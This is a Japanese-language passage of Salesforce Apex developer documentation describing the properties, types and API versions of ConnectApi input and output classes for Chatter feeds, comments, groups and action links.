description	String	省略可能。キャンバスアプリケーションの説明。	29.0 ～ 31.0
developerName	String	キャンバスアプリケーションの開発者名 (API 名)	29.0 ～ 31.0

プロパティ	型	説明	使用可能なバージョン
height	String	省略可能。キャンバスアプリケーションの高さ(ピクセル単位)。デフォルトの高さは 200 ピクセルです。	29.0 〜 31.0
namespacePrefix	String	省略可能。キャンバスアプリケーションが作成された Developer Edition 組織の名前空間プレフィックス。	29.0 〜 31.0
parameters	String	省略可能。キャンバスアプリケーションに渡される JSON 形式のパラメータ。例: `{'isUpdated'='true'}`	29.0 〜 31.0
thumbnailUrl	String	省略可能。キャンバスアプリケーションのサムネイル画像の URL。最大サイズは 120x120 ピクセルです。	29.0 〜 31.0
title	String	キャンバスアプリケーションのコールに使用されるリンクのタイトル。	29.0 〜 31.0

ConnectApi.CanvasCapabilityInput

フィード要素に関連付けられたキャンバスアプリケーションを作成または更新します。

このクラスは、ConnectApi.FeedElementCapabilityInput クラスのサブクラスです。

プロパティ	型	説明	必須項目/省略可能	使用可能なバージョン
description	String	キャンバスアプリケーションの説明。最大サイズは 255 文字です。	省略可能	32.0
developerName	String	接続アプリケーションの API 名 (開発者名)。	必須項目	32.0
height	String	キャンバスアプリケーションの高さ (ピクセル単位)。	省略可能	32.0
namespacePrefix	String	キャンバスアプリケーションの一意の名前空間プレフィックス。	省略可能	32.0
parameters	String	キャンバスアプリケーションに渡される JSON パラメータ。	省略可能	32.0
thumbnailUrl	String	プレビュー画像へのサムネイル URL。最大サムネイルサイズは、120 × 120 ピクセルです。	省略可能	32.0
title	String	キャンバスリンクのタイトル。	必須項目	32.0

ConnectApi.ChatterGroupInput クラス

プロパティ	型	説明	使用可能
announcement	String	お知らせの 18 文字の ID。 お知らせは、削除されるか、別のお知らせで置き換えられない限り、その表示期限の午後 11 時 59 分まで Salesforce UI の指定の場所に表示されます。	31.0
canHaveChatterGuests	Boolean	このグループで Chatter 顧客を許可している場合は true、それ以外の場合は false。このプロパティを true に設定した後で、false に設定することはできません。	29.0
description	String	グループの [説明] セクション	29.0
information	ConnectApi.GroupInformationInput	グループの「情報」セクション。Web UI では、このセクションは [説明] セクションの上にあります。グループが非公開の場合は、このセクションはメンバーにのみ表示されます。	28.0
isArchived	Boolean	グループがアーカイブ済みの場合は true、それ以外の場合は false。デフォルトは false です。	29.0
isAutoArchiveDisabled	Boolean	グループの自動アーカイブが無効の場合は true、それ以外の場合は false。デフォルトは false です。	29.0
name	String	グループの名前	29.0
owner	String	グループ所有者の ID。このプロパティは、PATCH 要求でのみ使用できます。	29.0
visibility	ConnectApi.GroupVisibilityType	グループの表示種別を指定します。 • PrivateAccess — グループのメンバーのみが、このグループへの投稿を参照できます。 • PublicAccess — コミュニティのすべてのユーザが、このグループへの投稿を参照できます。 • Unlisted — 今後の使用のために予約されています。	29.0

ConnectApi.CommentInput クラス

@メンションまたは添付ファイルを含むコメントなど、リッチコメントを追加するために使用します。

プロパティ	型	説明	使用可能なバージョン
attachment	ConnectApi.FeedItemAttachmentInput クラス	省略可能。コメントの添付ファイルを指定します。有効な値は、次のとおりです。 • ContentAttachmentInput • NewFileAttachmentInput LinkAttachmentInput はコメントには無効です。 **重要**: バージョン 32.0 以降では、capabilities プロパティを使用します。	28.0 ～ 31.0
body	ConnectApi.MessageBodyInput クラス	メッセージ本文の説明。本文には 25 文字まで使用できます。 コメントのこのプロパティを編集するには、updateComment(communityId, commentId, comment) を使用します。コメントの編集は、バージョン 34.0 以降でサポートされています。	28.0
capabilities	ConnectApi.CommentCapabilities Class	省略可能。ファイルの添付など、コメントの機能を指定します。	32.0

関連トピック:

- メンションを含むコメントの投稿
- 新しいファイルを添付したコメントの投稿
- 既存のファイルを添付したコメントの投稿
- コメントの編集

ConnectApi.ContentAttachmentInput クラス

重要: このクラスは、バージョン 32.0 以降では使用できません。バージョン 32.0 以降では、ConnectApi.ContentCapabilityInput を使用します。

コメントまたはフィード項目に既存のコンテンツを添付するために使用します。

ConnectApi.FeedItemAttachmentInput クラスのサブクラス

プロパティ	型	説明	使用可能なバージョン
contentDocumentId	String	既存のコンテンツの ID。	28.0 ～ 31.0

ConnectApi.ContentCapabilityInput

フィード要素を使用してファイルを添付または更新します。このクラスを使用して、新しいファイルを添付したり、すでに Salesforce にアップロードされているファイルを更新したりします。

このクラスは、ConnectApi.FeedElementCapabilityInput クラスのサブクラスです。

プロパティ	型	説明	必須項目/省略可能	使用可能なバージョン
contentDocumentId	String	既存のコンテンツの ID。	既存のコンテンツでは必須	32.0
description	String	アップロードするファイルの説明。	省略可能	32.0
title	String	ファイルのタイトル。この値は、新しいコンテンツのファイル名として使用されます。たとえば、タイトルが「My Title」で、ファイルが .txt ファイルの場合、ファイル名は My Title.txt になります。	新規コンテンツでは必須	32.0

ConnectApi.DatacloudOrderInput クラス

取引先責任者または会社を購入したり、購入情報を取得したりするための DatacloudOrder の入力表現。

1 つの注文で複数の取引先責任者または会社を購入できます。同じ注文に `contactId` と `companyId` を混在させることはできません。

プロパティ	型	説明	必須項目/省略可能	使用可能なバージョン
companyIds	String	購入する会社の識別番号のカンマ区切りのリスト。	必須項目	32.0
contactIds	String	購入する取引先責任者の識別番号のカンマ区切りのリスト。	必須項目	32.0
userType	ConnectDatacloudUserTypeEnum	使用する Data.com ユーザ種別を示します。ユーザ種別には次の 2 つがあります。 • `Monthly` (デフォルト) • `Listpool`	必須項目	32.0

ConnectApi.FeedElementCapabilitiesInput

新しいフィード要素を作成するときに含めることができるすべての機能のコンテナ。

プロパティ	型	説明	必須項目/省略可能	使用可能なバージョン
associatedActions	ConnectApi.AssociatedActionsCapabilityInput Class	このフィード要素に追加されるアクションを記述します。	省略可能	33.0
bookmarks	ConnectApi.BookmarksCapabilityInput	このフィード要素に追加されるブックマークを記述します。	省略可能	32.0
canvas	ConnectApi.CanvasCapabilityInput	このフィード要素に追加されるキャンバスアプリケーションを記述します。	省略可能	32.0
content	ConnectApi.ContentCapabilityInput	このフィード要素に追加されるコンテンツを記述します。	省略可能	32.0
link	ConnectApi.LinkCapabilityInput	このフィード要素に追加されるリンクを記述します。	省略可能	32.0
poll	ConnectApi.PollCapabilityInput	このフィード要素に追加されるアンケートを記述します。	省略可能	32.0
questionAndAnswers	ConnectApi.QuestionAndAnswersCapabilityInput	このフィード要素に追加される質問と回答機能を記述します。	省略可能	32.0

関連トピック:

質問のタイトルを編集して投稿

ConnectApi.FeedElementCapabilityInput クラス

フィード要素機能。

API バージョン 30.0 以前では、各フィード項目にコメント、いいね!、トピックなどを含めることができました。バージョン 31.0 以降では、各フィード項目 (およびフィード要素) に一意の *機能* セットを含めることができます。フィード要素に機能プロパティが存在する場合、機能プロパティに値がなくてもその機能を使用できます。たとえば、`ChatterLikes` 機能プロパティがフィード要素に存在している場合、(値の有無に関係なく) コンテキストユーザはそのフィード要素にいいね! と言うことができます。機能プロパティが存在しない場合、そのフィード要素にいいね! と言うことはできません。機能には、関連データを含めることもできます。たとえば、`Moderation` 機能には、モデレーションフラグに関するデータが含まれます。

これは抽象クラスであり、公開コンストラクタはありません。サブクラスのインスタンスのみを作成できます。

このクラスは、次の項目のスーパークラスです。

- ConnectApi.AssociatedActionsCapabilityInput

- ConnectApi.BookmarksCapabilityInput
- ConnectApi.CanvasCapabilityInput
- ConnectApi.ContentCapabilityInput
- ConnectApi.LinkCapabilityInput
- ConnectApi.PollCapabilityInput
- ConnectApi.QuestionAndAnswersCapabilityInput

ConnectApi.FeedElementInput クラス

フィード要素は、フィードに含まれる最上位の項目です。フィードは、フィード要素コンテナです。

これは抽象クラスであり、公開コンストラクタはありません。サブクラスのインスタンスのみを作成できます。

ConnectApi.FeedItemInput Class のスーパークラス。

プロパティ	型	説明	必須項目/省略可能	使用可能なバージョン
capabilities	ConnectApi.FeedElementCapabilitiesInput	このフィード要素の補助情報を定義する機能。	省略可能	31.0
feedElementType	ConnectApi.FeedElementType	この入力が表すフィード要素の種別。	必須項目	31.0
subjectId	String	このフィード要素が投稿された親の ID。この値は、ユーザ、グループ、レコードの ID、またはコンテキストユーザを示す文字列 me になります。	必須項目	31.0

関連トピック:

- メンションを含むフィード要素の投稿
- 既存のコンテンツが添付されたフィード要素の投稿
- 新しい (バイナリ) ファイルが添付されたフィード要素の投稿
- アクションリンクを定義し、フィード要素を使用して投稿する
- テンプレートのアクションリンクを定義し、フィード要素を使用して投稿する
- フィード要素の共有とコメントの追加
- フィード要素の編集
- 質問のタイトルを編集して投稿

ConnectApi.FeedItemAttachmentInput クラス

重要: このクラスは、バージョン 32.0 以降では使用できません。バージョン 32.0 以降では、ConnectApi.FeedElementCapabilityInput クラスを使用します。

フィード項目にファイルを添付するために使用します。

これは抽象クラスであり、公開コンストラクタはありません。サブクラスのインスタンスのみを作成できます。

次のクラスのスーパークラス:

- ConnectApi.CanvasAttachmentInput クラス
- ConnectApi.ContentAttachmentInput クラス
- ConnectApi.LinkAttachmentInput クラス
- ConnectApi.NewFileAttachmentInput クラス
- ConnectApi.PollAttachmentInput クラス

ConnectApi.FeedItemInput クラス

@メンションまたはファイルを含むフィード項目など、リッチフィード項目を作成するために使用します。

バージョン 31.0 では、ConnectApi.FeedElementInput Class のサブクラス。

プロパティ	型	説明	必須項目/省略可能	使用可能なバージョン
attachment	ConnectApi.FeedItemAttachmentInput クラス	フィード項目の添付ファイルを指定します。フィード項目の種別は、指定された添付ファイルに基づいて推定されます。 **重要:** API バージョン 32.0 以降では、継承された capabilities プロパティを使用します。	省略可能	28.0 ～ 31.0
body	ConnectApi.MessageBodyInput クラス	メッセージ本文。本文には 25 文字まで使用できます。 フィード項目を共有するための originalFeedElementId を指定する場合、body プロパティを使用して最初のコメントをフィード項目に追加します。 フィード項目のこのプロパティを編集するには、updateFeedElement(communityId, feedElementId, feedElement) を使用します。フィード投稿の編集は、バージョン 34.0 以降でサポートされています。	フィード項目にリンク機能またはコンテンツ機能がある場合を除き、必須	28.0

プロパティ	型	説明	必須項目/省略可能	使用可能なバージョン
isBookmarkedByCurrentUser	Boolean	新しいフィード項目をユーザのためにブックマークする必要があるか (true)、否か (false) を指定します。 **重要:** API バージョン 32.0 以降では、capabilities.bookmarks.isBookmarkedByCurrentUser プロパティを使用します。	省略可能	28.0 ～ 31.0
originalFeedElementId	String	フィード要素を共有するには、18 文字の ID を指定します。	省略可能	31.0
originalFeedItemId	String	フィード項目を共有するには、18 文字の ID を指定します。 **重要:** API バージョン 32.0 以降は、originalFeedElementId プロパティを使用します。	省略可能	28.0 ～ 31.0
visibility	ConnectApi.FeedItemVisibilityType 列挙	フィード項目を表示できるユーザの種別を指定します。 • AllUsers — 表示は内部ユーザに限定されません。 • InternalUsers — 表示は内部ユーザに限定されます。	省略可能	28.0

ConnectApi.GroupInformationInput クラス

プロパティ	型	説明	使用可能なバージョン
text	String	グループの「情報」セクションのテキスト。	28.0
title	String	グループの「情報」セクションのタイトル。	28.0

ConnectApi.GroupRecordInput

Chatter グループに追加するレコード。

プロパティ	型	説明	必須項目/省略可能	使用可能なバージョン
recordId	String	レコードの ID。	必須項目	34.0

ConnectApi.HashtagSegmentInput クラス

フィード項目またはコメントにハッシュタグを含めるために使用します。

ConnectApi.MessageSegmentInput クラスのサブクラス

プロパティ	型	説明	使用可能なバージョン
tag	String	# (ハッシュタグ) プレフィックスを除いたハッシュタグのテキスト メモ: ハッシュタグテキストでは、閉じる角括弧 ( ]) はサポートされていません。テキストに閉じる角括弧 ( ]) が含まれていると、ハッシュタグはその括弧で終了します。	28.0

ConnectApi.LinkAttachmentInput クラス

重要: このクラスは、バージョン 32.0 以降では使用できません。バージョン 32.0 以降では、ConnectApi.LinkCapabilityInput を使用します。

リンクを追加するためにフィード項目の添付ファイルの一部として使用します。

ConnectApi.FeedItemAttachmentInput クラスのサブクラス

プロパティ	型	説明	使用可能なバージョン
url	String	リンクに使用する URL	28.0 ～ 31.0
urlName	String	リンクのタイトル	28.0 ～ 31.0

ConnectApi.LinkCapabilityInput

フィード要素のリンクを作成または更新します。

このクラスは、ConnectApi.FeedElementCapabilityInput クラスのサブクラスです。

プロパティ	型	説明	必須項目/省略可能	使用可能なバージョン
url	String	リンク URL。URL は外部サイトへの URL にできます。	必須項目	32.0
urlName	String	リンクの説明。	省略可能	32.0

ConnectApi.LinkSegmentInput クラス

フィード項目またはコメントにリンクセグメントを含めるために使用します。

ConnectApi.MessageSegmentInput クラスのサブクラス

プロパティ	型	説明	使用可能なバージョン
url	String	リンクに使用する URL	28.0

ConnectApi.ManagedTopicPositionCollectionInput クラス

管理トピックの相対位置のコレクション。

プロパティ	型	説明	必須項目/省略可能	使用可能なバージョン
managedTopicPositions	List<ConnectApi.ManagedTopicPositionInput>	管理トピックの相対位置のリスト。このリストには、Featured および Navigational 管理トピックを含めることができます。すべての管理トピックを含める必要はありません。 管理トピックの並び替えについての詳細は、reorderManagedTopics(communityId, managedTopicPositionCollection) の例を参照してください。	必須項目	32.0

ConnectApi.ManagedTopicPositionInput クラス

管理トピックの相対位置。

プロパティ	型	説明	必須項目/省略可能	使用可能なバージョン
managedTopicId	String	既存の管理トピックの ID。	必須項目	32.0
position	Integer	管理トピックの相対的位置。ゼロから開始する昇順の整数でインデックスが付けられます。	必須項目	32.0

ConnectApi.MentionSegmentInput クラス

フィード項目またはコメントにユーザまたはグループの@メンションを含めるために使用します。フィード項目またはコメントに入れることができるメンションは最大 25 個です。

ConnectApi.MessageSegmentInput クラスのサブクラス

プロパティ	型	説明	使用可能なバージョン
id	String	メンションされるユーザまたはグループの ID。	28.0 グループは 29.0 で使用できます。

ConnectApi.MessageBodyInput クラス

フィード項目およびコメントにリッチメッセージを追加するために使用します。

プロパティ	型	説明	使用可能なバージョン
messageSegments	List<ConnectApi.MessageSegmentInput Class>	本文に含まれるメッセージセグメントのリスト	28.0

ConnectApi.MessageSegmentInput クラス

フィード項目およびコメントにリッチメッセージセグメントを追加するために使用します。

これは抽象クラスであり、公開コンストラクタはありません。サブクラスのインスタンスのみを作成できます。

次のクラスのスーパークラス:

- ConnectApi.HashtagSegmentInput クラス
- ConnectApi.LinkSegmentInput クラス
- ConnectApi.MentionSegmentInput クラス
- ConnectApi.TextSegmentInput クラス

関連トピック:

コメントの編集

フィード要素の編集

質問のタイトルを編集して投稿

ConnectApi.NewFileAttachmentInput クラス

重要: このクラスは、バージョン 32.0 以降では使用できません。バージョン 32.0 以降では、ConnectApi.ContentCapabilityInput を使用します。

フィード項目に添付する新しいファイルを説明します。添付ファイルとなる実際のバイナリファイルは、postFeedItem や postComment など、この添付ファイル入力を取るメソッドの BinaryInput の一部として指定されます。

ConnectApi.FeedItemAttachmentInput クラスのサブクラス

プロパティ	型	説明	使用可能なバージョン
description	String	アップロードするファイルの説明。	28.0 〜 31.0
title	String	ファイルのタイトル。この値は必須で、ファイル名としても使用されます。たとえば、タイトルが「MyTitle」で、ファイルが .txt ファイルの場合、ファイル名は My Title.txt になります。	28.0 〜 31.0

ConnectApi.PhotoInput クラス

写真をトリミングする方法を指定するために使用します。既存ファイル (すでにアップロードされているファイル) をトリミングするために使用します。

プロパティ	型	説明	使用可能なバージョン
cropSize	Integer	トリミングする四角形の任意の境界の長さ (ピクセル単位)。	29.0
cropX	Integer	画像の左端を起点とした、トリミングする四角形の開始位置 X (ピクセル単位)。左上の位置は (0,0) です。	29.0
cropY	Integer	画像の上端を起点とした、トリミングする四角形の開始位置 Y (ピクセル単位)。左上の位置は (0,0) です。	29.0
fileId	String	既存のファイルの 18 文字の ID。キープレフィックスは 069、ファイルサイズは 2 MB 未満にする必要があります。 メモ: グループページおよびユーザページにアップロードされた画像にはファイル ID がないため、使用できません。	25.0
versionNumber	Integer	既存のコンテンツのバージョン番号。指定されていない場合、最新のバージョンが使用されます。	25.0

ConnectApi.PollAttachmentInput クラス

重要: このクラスは、バージョン 32.0 以降では使用できません。バージョン 32.0 以降では、ConnectApi.PollCapabilityInput を使用します。

フィード項目にアンケートを添付するために使用します。

ConnectApi.FeedItemAttachmentInput クラスのサブクラス

プロパティ	型	説明	使用可能なバージョン
pollChoices	List<String>	アンケート項目のテキストラベル。アンケートには 2 〜 10 個の選択肢を含める必要があります。	28.0 〜 31.0

ConnectApi.PollCapabilityInput

フィード要素のアンケートの作成、更新、または投票を行います。

このクラスは、ConnectApi.FeedElementCapabilityInput クラスのサブクラスです。

プロパティ	型	説明	必須項目/省略可能	使用可能なバージョン
choices	List<String>	新しいアンケートの作成に使用する選択肢。アンケートには2個から10個のアンケート選択肢を指定する必要があります。	アンケートの作成では必須	32.0
myChoiceId	String	フィードアンケートの既存の選択肢のID。既存のアンケートに投票するために使用されます。	アンケートへの投票では必須	32.0

ConnectApi.QuestionAndAnswersCapabilityInput

質問フィード要素を作成または編集するか、既存の質問フィード要素の最良の回答を設定します。

このクラスは、ConnectApi.FeedElementCapabilityInput クラスのサブクラスです。

プロパティ	型	説明	必須項目/省略可能	使用可能なバージョン
bestAnswerId	String	質問フィード要素の最良の回答として使用するコメントID。最良の回答コメントは、質問フィード要素にすでに存在する必要があります。	フィード要素を更新する場合は必須です。 フィード要素の投稿時はサポートされません。	32.0
questionTitle	String	質問フィード要素のタイトル。 質問のタイトルを編集するには、updateFeedElement(communityId, feedElementId, feedElement) を使用します。質問のタイトルの編集は、バージョン34.0以降でサポートされています。	フィード要素を投稿する場合は必須です。 フィード要素の更新時はサポートされません。	32.0

関連トピック:

- 質問のタイトルを編集して投稿

ConnectApi.RequestHeaderInput クラス

HTTP 要求ヘッダー名と値のペア。

プロパティ	型	説明	必須項目/省略可能	使用可能なバージョン
name	String	要求ヘッダーの名前。	必須項目	33.0
value	String	要求ヘッダーの値。	必須項目	33.0

ConnectApi.TextSegmentInput クラス

フィード項目またはコメントにテキストセグメントを含めるために使用します。

ConnectApi.MessageSegmentInput クラスのサブクラス

プロパティ	型	説明	使用可能なバージョン
text	String	このセグメントのプレーンテキスト。*text* でハッシュタグまたはリンクが検出された場合は、ハッシュタグセグメントまたはリンクセグメントとしてコメントに含まれます。メンションは、*text* では検出されず、テキストから分離されることもありません。メンションには ConnectApi.MentionSegmentInput Class が必要です。	28.0

関連トピック:

- コメントの編集
- フィード要素の編集
- 質問のタイトルを編集して投稿

ConnectApi.TopicInput クラス

トピックの名前または説明を更新するか、トピックをマージします。

プロパティ	型	説明	使用可能なバージョン
description	String	トピックの説明	29.0
idsToMerge	List<String>	トピックにマージする最大 5 個のトピック ID のリスト。	33.0
name	String	トピックの名前 トピック名の大文字、小文字、スペースのみを変更するには、このプロパティを使用します。	29.0

ConnectApi.UserInput クラス

ユーザの更新に使用します。

プロパティ	型	説明	使用可能なバージョン
aboutMe	String	ConnectApi.UserDetail 出力オブジェクトの aboutMe プロパティ。このプロパティが、コミュニティまたは組織のすべてのメンバーに表示されるユーザプロファイルの [自己紹介] セクションに入力されます。	29.0

ConnectApi 出力クラス

大部分の ConnectApi メソッドは、ConnectApi 出力クラスのインスタンスを返します。

テストコード内で作成された出力クラスのインスタンスを除くすべてのプロパティは参照のみです。

このドキュメントの出力クラスは、抽象クラスとして明記されていない限りすべて具象クラスになります。

すべての具象出力クラスには、テストコードからのみ呼び出すことができる、引数をとらないコンストラクタがあります。「ConnectApi コードのテスト」を参照してください。

ConnectApi.AbstractMessageBody クラス

このクラスは抽象クラスです。

次のクラスのスーパークラス:

- ConnectApi.FeedBody クラス
- ConnectApi.MessageBody クラス

名前	型	説明	使用可能なバージョン
messageSegments	List<ConnectApi.MessageSegment>	メッセージセグメントのリスト	28.0
text	String	表示可能なテキスト。メッセージセグメントを処理しない場合は、このテキストを使用します。	28.0

ConnectApi.AbstractRecommendation クラス

おすすめ。

このクラスは抽象クラスです。

次のクラスのスーパークラス:

- ConnectApi.EntityRecommendation Class
- ConnectApi.NonEntityRecommendation Class

この出力クラスは、バージョン 34.0 以降では使用されません。バージョン 34.0 以降では、すべてのおすすめに ConnectApi.EntityRecommendation クラスが使用されます。

プロパティ名	型	説明	使用可能なバージョン
explanation	ConnectApi.RecommendationExplanation	おすすめの説明。	32.0
platformActionGroup	ConnectApi.PlatformActionGroup	コンテキストユーザに適した状態のプラットフォームアクショングループインスタンス。	34.0
recommendationType	ConnectApi.RecommendationType	おすすめされるレコードのタイプを示します。	32.0
url	String	おすすめの URL。	34.0

ConnectApi.AbstractRecommendationExplanation クラス

おすすめの説明。

このクラスは抽象クラスです。

ConnectApi.RecommendationExplanation クラスのスーパークラス。

プロパティ名	型	説明	使用可能なバージョン
summary	String	おすすめの概要。	32.0
type	ConnectApi.RecommendationExplanationType	おすすめの理由を示します。 • Custom — カスタムのおすすめ。 • FilePopular — フォロワー数または参照数の多いファイル • FileViewedTogether — コンテキストユーザが参照している他のファイルと同時に参照されることが多いファイル • FollowedTogetherWithFollowees — コンテキストユーザがフォローしているユーザと共にフォローされることが多いユーザ • GroupMembersFollowed — コンテキストユーザがフォローしているメンバーのグループ	32.0

プロパティ名	型	説明	使用可能なバージョン
		• GroupNew — 最近作成されたグループ • GroupPopular — 多くの有効なメンバーがいるグループ • ItemViewedTogether — コンテキストユーザが参照している他のレコードと同時に参照されることが多いレコード • PopularApp — 人気のあるアプリケーション • RecordOwned — コンテキストユーザが所有するレコード • RecordParentOfFollowed — コンテキストユーザがフォローしているレコードの親レコード • RecordViewed — コンテキストユーザが最近参照したレコード • UserDirectReport — コンテキストユーザの直属の部下 • UserFollowedTogether — コンテキストユーザがフォローしている他のユーザと同時にフォローされることが多いユーザ • UserFollowsSameUsers — コンテキストユーザと同じユーザをフォローしているユーザ • UserManager — コンテキストユーザのマネージャ • UserNew — 最近作成されたユーザ • UserPeer — コンテキストユーザと同じマネージャに直属するユーザ • UserPopular — フォロワー数の多いユーザ • UserViewingSameRecords — コンテキストユーザと同じレコードを参照しているユーザ	

ConnectApi.AbstractRecordField クラス

このクラスは抽象クラスです。

次のクラスのスーパークラス:

- ConnectApi.BlankRecordField クラス
- ConnectApi.LabeledRecordField クラス

レコードオブジェクトの項目。

フィード項目のメッセージセグメントは、`ConnectApi.MessageSegment` 型です。フィード項目機能は `ConnectApi.FeedItemCapability` 型です。レコード項目は、`ConnectApi.AbstractRecordField` 型です。これらはすべて抽象クラスで、複数の具象サブクラスがあります。実行時、`instanceof` を使用すると、これらのオブジェクトの具象型をチェックして、対応するダウンキャストを確実に実行することができます。ダウンキャスト時には、不明なサブクラスを処理するデフォルトの case が必要です。

重要: フィードの構成は、リリースによって異なる場合があります。コードでは、常に不明なサブクラスのインスタンスを処理できるように準備しておく必要があります。

名前	型	説明	使用可能なバージョン
`type`	String	項目の種別。次のいずれかの値にします。 • `Address` • `Blank` • `Boolean` • `Compound` • `CreatedBy` • `Date` • `DateTime` • `Email` • `LastModifiedBy` • `Location` • `Name` • `Number` • `Percent` • `Phone` • `Picklist` • `Reference` • `Text` • `Time`	29.0

ConnectApi.AbstractRecordView クラス

このクラスは抽象クラスです。

ConnectApi.ActorWithId クラスのサブクラス

次のクラスのスーパークラス:

- ConnectApi.RecordSummary クラス
- ConnectApi.RecordView クラス

組織のレコード(カスタムオブジェクトレコードを含む)のビュー。このオブジェクトは、レコードタイプで特殊なオブジェクト (User や ChatterGroup など) を使用できない場合に使用されます。

名前	型	説明	使用可能なバージョン
`name`	String	レコードのローカライズされた名前。	29.0

ConnectApi.ActionLinkDefinition クラス

アクションリンクの定義。アクションリンク定義は、サードパーティの機密情報である可能性があります(OAuth ベアラートークンヘッダーなど)。そのため、アクションリンク定義を作成した Apex 名前空間からのコールでのみ定義を参照、変更、または削除できます。さらに、コールを実行するユーザは、定義を作成したユーザか、「すべてのデータの参照」権限を持つユーザである必要があります。

プロパティ名	型	説明	使用可能なバージョン
`actionUrl`	String	アクションリンクの URL。たとえば、`Ui` アクションリンク URL は Web ページになります。`Download` アクションリンク URL は、ダウンロードするファイルへのリンクになります。`Ui` および `Download` アクションリンク URL がクライアントに提供されます。`Api` または `ApiAsync` アクションリンク URL は REST リソースになります。`Api` および `ApiAsync` アクションリンク URL はクライアントに提供されません。Salesforce へのリンクは、相対リンクにすることができます。他のすべてのリンクは、`https://` で始まる絶対リンクにする必要があります。	33.0
`createdDate`	Datetime	ISO 8601 形式の日付文字列 (例: 2011-02-25T18:24:31.000Z)。	33.0

プロパティ名	型	説明	使用可能なバージョン
excludedUserId	String	アクションの実行から除外する単一ユーザの ID。excludedUserId を指定した場合、userId を指定できません。	33.0
groupDefault	Boolean	このアクションがアクションリンクグループのデフォルトアクションリンクである場合は true、それ以外の場合は false。各アクションリンクグループに含めることができるデフォルトアクションリンクは 1 つだけです。Salesforce UI では、デフォルトアクションリンクには区別しやすいスタイルが適用されます。	33.0
headers	List<ConnectApi.RequestHeader>	Api および ApiAsync アクションリンク種別の要求ヘッダー。	33.0
id	String	アクションリンク定義の 18 文字の ID。	33.0
label	String	アクションリンクボタンに表示するカスタムの表示ラベル。label 値は、アクションリンクテンプレートでのみ設定できます。 アクションリンクには、NewStatus、PendingStatus、SuccessStatus、FailedStatus の 4 つの状況があります。次の文字列が、各状況の表示ラベルに追加されます。 • *表示ラベル* • *表示ラベル待機中* • *表示ラベル成功* • *表示ラベル失敗* たとえば、label の値が「See Example」の場合、4 つのアクションリンクの状態の値は「See Example」、「See Example 待機中」、「See Example 成功」、および「See Example 失敗」になります。 アクションリンクでは、表示ラベル名の生成に label または labelKey を使用できますが、両方は使用できません。label に値がある場合、labelKey の値は None になります。labelKey に None 以外の値がある場合、label の値は null になります。	34.0

プロパティ名	型	説明	使用可能なバージョン
labelKey	String	ユーザインターフェースに表示される表示ラベルのセットのキー。セットには、NewStatus、PendingStatus、SuccessStatus、FailedStatus の状態の表示ラベルが含まれます。たとえば、Approve キーを使用する場合、[承認]、[待機中]、[承認済み]、[失敗] の表示ラベルが含まれます。 表示ラベルキーの完全なリストは、「アクションリンクの表示ラベル」を参照してください。	33.0
method	ConnectApi.HttpRequestMethod	HTTP メソッド。次のいずれかの値にします。 • HttpDelete — 成功した場合は HTTP 204 を返します。レスポンスボディまたは出力クラスは空です。 • HttpGet — 成功した場合は HTTP 200 を返します。 • HttpHead — 成功した場合は HTTP 200 を返します。レスポンスボディまたは出力クラスは空です。 • HttpPatch — 成功した場合は HTTP 200 を返し、レスポンスボディまたは出力クラスが空の場合は HTTP 204 を返します。 • HttpPost — 成功した場合は HTTP 201 を返し、レスポンスボディまたは出力クラスが空の場合は HTTP 204 を返します。例外は、成功時に HTTP 200 を返すバッチ投稿リソースおよびメソッドです。 • HttpPut — 成功した場合は HTTP 200 を返し、レスポンスボディまたは出力クラスが空の場合は HTTP 204 を返します。	33.0
modifiedDate	Datetime	ISO 8601 形式の日付文字列 (例: 2011-02-25T18:24:31.000Z)。	33.0

プロパティ名	型	説明	使用可能なバージョン
requestBody	String	Api および ApiAsync アクションリンク種別のリクエストボディ。 メモ: requestBody 値の疑問符文字をエスケープします。	33.0
requiresConfirmation	Boolean	ユーザにアクションを確認するように要求する場合は true、それ以外の場合は false。	33.0
templateId	String	このアクションリンクのインスタンス化に使用されたアクションリンクテンプレートのID。アクションリンクがテンプレートに関連付けられていない場合、値は null です。	33.0
type	ConnectApi.ActionLinkType	アクションリンクの種別を定義します。値は次のとおりです。 • Api — アクションリンクは、アクション URL で同期 API をコールします。Salesforce は、サーバから返された HTTP 状況コードに基づいて状況を SuccessfulStatus または FailedStatus に設定します。 • ApiAsync — アクションリンクは、アクション URL で非同期 API をコールします。アクションは、非同期操作の完了時にサードパーティが /connect/action-links/***actionLinkId*** への要求を行って状況を SuccessfulStatus または FailedStatus に設定するまで、PendingStatus 状態のままになります。 • Download — アクションリンクは、アクションURLからファイルをダウンロードします。 • Ui — アクションリンクは、アクション URL で Web ページをユーザに表示します。 メモ: アプリケーションから ApiAsync アクションリンクを呼び	33.0

プロパティ名	型	説明	使用可能なバージョン
		出す場合は状況を設定するコールが必要です。ただし、現在 Apex を使用してアクションリンクの状況を設定する方法がありません。状況を設定するには、Chatter REST API を使用します。詳細は、『*Chatter REST API 開発者ガイド*』の「Action Link リソース」を参照してください。	
`userId`	String	アクションを実行できるユーザの ID。指定しない場合や `null` の場合、すべてのユーザがアクションを実行できます。`userId` を指定した場合、`excludedUserId` を指定できません。	33.0

ConnectApi.ActionLinkDiagnosticInfo クラス

実行されたアクションリンクの診断情報。存在しない場合もあります。診断情報は、アクションリンクにアクセスできるユーザに対してのみ提供されます。

プロパティ名	型	説明	使用可能なバージョン
`diagnosticInfo`	String	アクションリンクが実行されたときに返される診断情報。診断情報は、アクションリンクにアクセスできるユーザに対してのみ提供されます。	33.0
`url`	String	このアクションリンク診断情報の URL。	33.0

ConnectApi.ActionLinkGroupDefinition クラス

アクションリンクグループの定義。アクションリンクグループ定義の情報は、サードパーティの機密情報である可能性があります (OAuth ベアラートークンヘッダーなど)。そのため、アクションリンクグループ定義を作成した Apex 名前空間からのコールでのみ定義を参照、変更、または削除できます。さらに、コールを実行するユーザは、定義を作成したユーザか、「すべてのデータの参照」権限を持つユーザである必要があります。

プロパティ名	型	説明	使用可能なバージョン
`actionLinks`	List<`ConnectApi.ActionLinkDefinition`>	アクションリンクグループを構成するアクションリンク定義のコレクション。アクションリンクグループ内では、アクション	33.0

プロパティ名	型	説明	使用可能なバージョン
		リンクは、ConnectApi.ActionLinkGroupDefinitionInput クラスの actionLinks プロパティにリストされる順序で表示されます。フィード項目内では、アクションリンクグループは、ConnectApi.AssociatedActionsCapabilityInput クラスの actionLinkGroupIds プロパティに指定された順序で表示されます。	
category	ConnectApi.PlatformActionGroupCategory	アクションリンクの優先度および位置を示します。値は次のとおりです。 • Primary —アクションリンクグループは、フィード要素の本文に表示されます。 • Overflow —アクションリンクグループは、フィード要素のオーバーフローメニューに表示されます。	33.0
